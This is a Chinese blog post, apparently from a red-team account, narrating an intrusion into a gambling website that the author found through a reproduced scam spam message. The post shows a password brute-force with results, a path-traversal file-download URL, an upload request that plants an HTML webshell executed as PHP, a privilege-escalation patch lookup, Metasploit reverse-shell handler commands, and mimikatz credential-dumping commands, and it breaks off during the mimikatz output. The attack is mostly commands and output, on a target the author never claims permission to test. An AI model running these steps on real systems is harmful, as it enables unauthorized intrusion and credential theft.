

略微扎手的渗透测试

原创 先锋情报站 酒仙桥六号部队

2020-12-22原文

这是 酒仙桥六号部队 的第 **133** 篇文章。
全文共计**2799**个字，预计阅读时长**8**分钟。

前言

平时上下班，趁着周末休息日个站来放松一下，（才不是被逼的）呜呜呜~，打开fofa想找找遍历，弱口令什么的，刷刷排名，看能不能找到权重高点的，攒攒积分嫖张京东卡，业余选手，生活所迫啊！



信息收集

正准备开干，有人企鹅私聊我让我跟他赚大钱。



给我一份信任，还你一份收入。你小投50本珍，带你盈利75%-300%提现，不怕不会，一对一教你操作。只要听团队和导师的指挥操作，稳赚的。天天发信息给你只为寻找长期合作的伙伴，你可以拒绝参与，但别错过一次了解赚钱的机会

（注意此号不回复信息）

（每天充值即可抢红包（最高8888）

香港49号是全球前十大品牌综合萍苔，
有六合，福彩快三全网统一开奖，赛车，
时时彩，大鱼??，金花，牛??，体育，
王者荣耀森林舞会，水果乐园等竞技娱乐项目，
更有全新退出代赚福利，半小时体验代赚本金50%以上。包教包会

注册网址

QQ: 8[REDACTED]00
[REDACTED]150


你还不注册
在等什么

[REDACTED]ao.com


邀请码: [REDACTED]




群发也就算了，都开始私聊了，现在不法分子猖狂到什么地步了，这能惯着它。。。京东卡先放放，打开前台是个博彩论坛。




随手一个login，后台出来了，网站是php的，常用口令试了几次，admin存在，密码错误。




登陆密码错误!

 **Wappalyzer**


JavaScript 框架

 AngularJS 1.2.5


Web 服务器

 Nginx


编程语言

 PHP


JavaScript 库

 jQuery 1.7.2

反向代理

 Nginx


放在云悉上看一下。

 开发语言

PHP

[查看源码 >](#)

简介：一种通用开源脚本语言（被誉为“世界上最好的语言”）

 Web 服务

Nginx

[查看源码 >](#)


简介：一个高性能的HTTP和反向代理web服务器

 子域名

共检测出2+个子域名，深度探测可发现更多域名 [尝试发现](#)

| 域名 | 标题 |
|-------------------|--------|
| tes[REDACTED].com | 抱歉，出错了 |
| www[REDACTED].com | 无法访问 |

访问一下子域名，很僵硬。



请在企业微信客户端打开链接

再看看端口吧，3306、22开放。

端口: [80](#) [443](#) [8888](#) [3306](#) [888](#) [21](#) [22](#) [2701](#)

协议: [http](#) [https](#) [mysql](#) [ftp](#) [ssh](#) [source-roc](#)


收集完毕，框架没扫出来，几乎没啥进展，唯一的突破点就是后台和端口了

。



登录后台

3306、22抱着尝试心态爆破试试，不出意外，ssh连接异常，mysql没出来。



top100后台爆破试了一下没出来，希望不大，翻找js，可能会有口令，敏感路径，特殊接口什么，但是真的干干净净，可能我看不仔细。没有其他突破点，只能再爆破后台试一下了，拿了个大字典，真的跑了超久，最后总算出来了，铁头娃在世。用的字典是人名缩写、年份、特殊字符给搞出来了。

Intruder attack 2

Attack

Save

Columns

Results

Target

Positions

Payloads


Options

ter: Showing all items

| Request | Payload | Status | Error | Timeout | Length | Comment |
|---------|-----------|--------|--------------------------|--------------------------|--------|---------|
| | zhf1314 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 420 | |
| | kun123 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 420 | |
| | zw1998# | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 420 | |
| | wew333! | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 420 | |
| | ygc789@ | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 420 | |
| | hsh2018@@ | 500 | <input type="checkbox"/> | <input type="checkbox"/> | 35574 | |
| | hgy555!@# | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 420 | |
| | test123 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 420 | |
| | admin | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 420 | |
| | password | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 420 | |
| | Aq123456 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 420 | |

坎坷上传

后台论坛文章管理处看见编辑器，瞬间两眼放光。



允许单图片、多图片尝试上传。

网上搜了一下，这个编辑器好像没什么漏洞，思路已干~



百度一下

[Q 网页](#) [资讯](#) [视频](#) [图片](#) [知道](#) [文库](#) [贴吧](#) [地图](#) [采购](#) [更多](#)

百度为您找到相关结果约191,000个 [搜索工具](#)

[wangeditor_wangeditor 漏洞 - CSDN](#)
2020年8月1日 csdn已为您找到关于wangeditor相关内容,包含wangeditor相关文档代码介绍、相关教程视频课程,以及相关wangeditor问答内容。为您解决当下相关问题,如果...
[CSDN技术社区](#) [百度快照](#)

[wangeditor 漏洞_wangeditor - CSDN](#)
 2011年12月17日 csdn已为您找到关于wangeditor 漏洞相关内容,包含wangeditor 漏洞相关文档代码介绍、相关教程视频课程,以及相关wangeditor 漏洞问答内容。为您解决当下相关问题,如果想...
[CSDN技术社区](#) [百度快照](#)

[富文本编辑器漏洞_weixin_33851604的博客-CSDN博客](#)
2017年9月11日 为了防止这样事情的发生,我们做一下调整 我们在用写的表单提交一下 这并不是什么漏洞,只是开发者忽略了权限控制这一块。导致网站经常被挂马呀 篡改啊...
[CSDN技术社区](#) [百度快照](#)


其他人还在搜

[wangeditor官网](#) [利用合法漏洞赚钱方法](#) [wangeditor3使用手册](#) [wangeditor上传图片](#)
[利用漏洞每天获利万元](#) [利用漏洞修改倍率赚钱](#) [wangeditor获取文本内容](#)

转折出现


继续翻翻找找，发现订单详情也可下载订单图片下载链接。

```
http://www.xxx.com/download.php?filepath=/home/xxx/../../wwwroot/
php/upload/20191115/1605370100637841.jpg
```



通过下载链接得到了网站绝对路径，猜测wwwroot为网站根目录，难道存在任意文件下载？构造链接尝试一下。

http://www.xxx.com/download.php?filepath=/home/xxx/../../wwwroot/news.php



```
news.php
<?php
// force UTF-8
if (!defined('WEBPATH'))
    die();
?>
<!DOCTYPE html>
<html>
    <head>
        <meta charset="<?php echo LOCAL_CHARSET; ?>">
        <?php zp_apply_filter('theme_head'); ?>
        <?php printHeadTitle(); ?>
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <?php jqm_loadScripts(); ?>
    </head>

    <body>
        <?php zp_apply_filter('theme_body_open'); ?>

        <div data-role="page" id="mainpage">

            <?php jqm_printMainHeaderNav(); ?>
```

Nice啊，胡汉三终于要翻身了。



继续寻找配置文件，一般index.php会引入数据库配置文件。


`http://www.xxx.com/download.php?filepath=/home/xxx/../../wwwroot/
index.php`

拿到账号尝试连接，提示没有权限，还是以失败告终，猜测存在防火墙，或者数据库host值设置为仅本地访问。没办法，继续翻，尝试读取apache配置文件。

```
http://www.xxx.com/download.php?filepath=/usr/local/apache/conf/httpd.conf
```

```
<FilesMatch "\.(php|php3|php4|htm|html)$">
    SetHandler application/x-httpd-php
</FilesMatch>
<FilesMatch "\.phps$">
    SetHandler application/x-httpd-php-source
</FilesMatch>
```

王特发!!! html文件可作为php文件执行，赶紧回去尝试上传文件处，修改后缀上传，俩处上传点均上传失败~继续翻，在会员管理找到一处上传头像处。



修改文件名称上传，响应并返回上传路径。

```
Accept: application/json, text/plain, */*
Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----1456413178310
Content-Length: 1682
Origin: http://www.xxx.com
Connection: close
Referer: http://www.xxx.com

-----1456413178310
Content-Disposition: form-data; name="name"

sml.html
-----1456413178310
Content-Disposition: form-data; name="fileId"



30A5F6D8-12F4-4ED9-8A7B-60909CCB7FD8
-----1456413178310
Content-Disposition: form-data; name="fileType"

jpg
-----1456413178310
Content-Disposition: form-data; name="start"


0
-----1456413178310
Content-Disposition: form-data; name="file"; filename="sml.html"
Content-Type: application/octet-stream
```

构造链接下载，文件下载已成功，证明存在。


[http://www.xxx.com/download.php?filepath=/home/xxx/../../wwwroot/
php/upload/20201115/1805872100098841.html](http://www.xxx.com/download.php?filepath=/home/xxx/../../wwwroot/php/upload/20201115/1805872100098841.html)

| 名称 | 修改日期 | 类型 | 大小 |
|---|-----------------|---------|------|
| 今天 (2) | | | |
|  news.php | 2020/11/15 1:00 | PHP 文件 | 2 KB |
|  1805872100098841.html | 2020/11/15 1:00 | HTML 文档 | 2 KB |

拼接访问，成功解析<http://www.xxx.com/php/upload/20201115/1805872100098841.html>



激动地心，颤抖的手啊，成功getshell。



梭哈成功

尝试提权，查看补丁情况，更新了不少，不过总有漏网之鱼。

```

修补程序: 安装了 13 个修补程序。
[01]: KB4580980
[02]: KB4497165
[03]: KB4517245
[04]: KB4559309
[05]: KB4560959
[06]: KB4561600
[07]: KB4565554
[08]: KB4569073
[09]: KB4576751
[10]: KB4577670
[11]: KB4580325
[12]: KB4586863
[13]: KB4586786

```

综合漏洞搜索 提权漏洞搜索 FOFA API搜索 CMS 识别引擎 编码自动转换 端口服务识别 历史解析查询

配置 - 命令: system

[07]: KB4565554
[08]: KB4569073
[09]: KB4576751
[10]: KB4577670
[11]: KB4580325
[12]: KB4586863
[13]: KB4586786

文本处理工具

判断



| 漏洞编号 | KB | 说明 | 支持系统 |
|----------|-----------|-----------------|--|
| MS17-010 | KB4013389 | Windows内核模式驱动程序 | Windows 7/2008/2003/XP |
| MS16-135 | KB3199135 | Windows内核模式驱动程序 | 2016 |
| MS16-111 | KB3186973 | 内核api | Windows 10 10586 (32/64/8.1 |
| MS16-098 | KB3178466 | 内核驱动程序 | Win 8.1 |
| MS16-075 | KB3164038 | 土豆 | 2003/2008/7/8/2012 |
| MS16-034 | KB3143145 | 内核驱动程序 | 2008/7/8/10/2012 |
| MS16-032 | KB3143141 | 二次登录处理 | 2008/7/8/10/2012 |
| MS16-016 | KB3136041 | WebDAV | 2008/Vista/7 |
| MS16-014 | KB3134228 | 远程执行代码 | 2008/Vista/7 |
| MS15-097 | KB3089656 | 远程代码执行 | win8.1/2012 |
| MS15-076 | KB3067505 | RPC | 2003/2008/7/8/2012 |
| MS15-077 | KB3077657 | ATM | XP/Vista/Win7/Win8/2000/2003/2008/2012 |
| MS15-061 | KB3057839 | 内核驱动程序 | 2003/2008/7/8/2012 |
| MS15-051 | KB3057191 | Windows内核模式驱动程序 | 2003/2008/7/8/2012 |
| MS15-015 | KB3031432 | 内核驱动程序 | Win7/8/8.1/2012/RT/2012 R2/2008 R2 |

使用工具，直接搜索未打补丁，exp怼上，提权成功，拿到管理员权限。继续反弹shell，毕竟终端用的不舒服，这里用MSF反弹shell。这些模块使用就不说了，如下命令：

```

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST
LHOST =>
msf exploit(handler) > set LPORT 5555
LPORT=> 5555
msf exploit(handler) > exploit

[*] Started reverse handler on 555
[*] Starting the payload handler...

```

成功拿到shell窗口。

```
msf exploit(handler) > exploit

[*] Started reverse handler on 
[*] Starting the payload handler...
[*] Sending stage (40499 bytes) to 
[*] Meterpreter session 1 opened (
at 2015-04-14 05:58:22 -0400

meterpreter >
```

拿到会话不要掉以轻心，MSF中自带mimikatz模块，MSF中的 mimikatz模块同时支持32位和64位的系统，但是该模块默认加载32位系统，所以如果目标主机是64位系统，直接加载该模块会导致很多功能无法使用。所以64位系统下必须先查看系统进程列表，然后将meterpreter进程迁移到一个64位程序的进程中，才能加载mimikatz并且查看系统明文，同时也是防止会话断掉。

Ps查看进程。

```
meterpreter > ps

Process List
=====
```

| PID | PPID | Name | Arch | Session |
|-----|------|------------------|------|---------|
| 0 | 0 | [System Process] | | |
| 4 | 0 | | x64 | 0 |
| 224 | 4 | | x64 | 0 |
| 284 | 468 | | x64 | 0 |
| 300 | 468 | | x64 | 0 |
| 308 | 300 | | x64 | 0 |
| 360 | 300 | | x64 | 0 |
| 372 | 352 | | x64 | 1 |
| 408 | 352 | svchost.exe | x64 | 1 |
| 468 | 360 | | x64 | 0 |

将meterpreter进程迁移到408进程：migrate 408

```

meterpreter > migrate 408
Migrating from 2632 to 408...
Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```

现在万事具备，就差密码，同样使用MSF中mimikatz模块抓取密码。

首先加载mimikatz模块：

```

meterpreter > load mimikatz
Loading extension mimikatz...[!] Loaded Mimikatz on a newer
you mean to 'load kiwi' instead?
Success.

```

这里列出 mimikatz_command模块用法：

```
meterpreter > mimikatz_command -f a::
```

输入一个错误的模块，可以列出所有模块

```
meterpreter > mimikatz_command -f samdump::
```

可以列出samdump的子命令

```
meterpreter > mimikatz_command -f samdump::hashes
```

```
meterpreter > mimikatz_command -f handle::list 列出应用进程
```

```
meterpreter > mimikatz_command -f service::list 列出服务
```

```
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
```

```
meterpreter > run post/windows/gather/smart_hashdump 获取hash
```

选择samdump模块，该模块存在两个功能：

```
? mimikatz_command -f samdump::hashes
```

```
? mimikatz_command -f samdump::bootkey
```

```

meterpreter > mimikatz_command -f samdump::
Module : 'samdump' identified mais commande '' introuvable

Description du module : Dump de SAM
    hashes - Récupère la bootkey depuis une ruche SYSTEM puis les hashes depuis une ruche SAM
    bootkey - Récupère la bootkey depuis une ruche SYSTEM

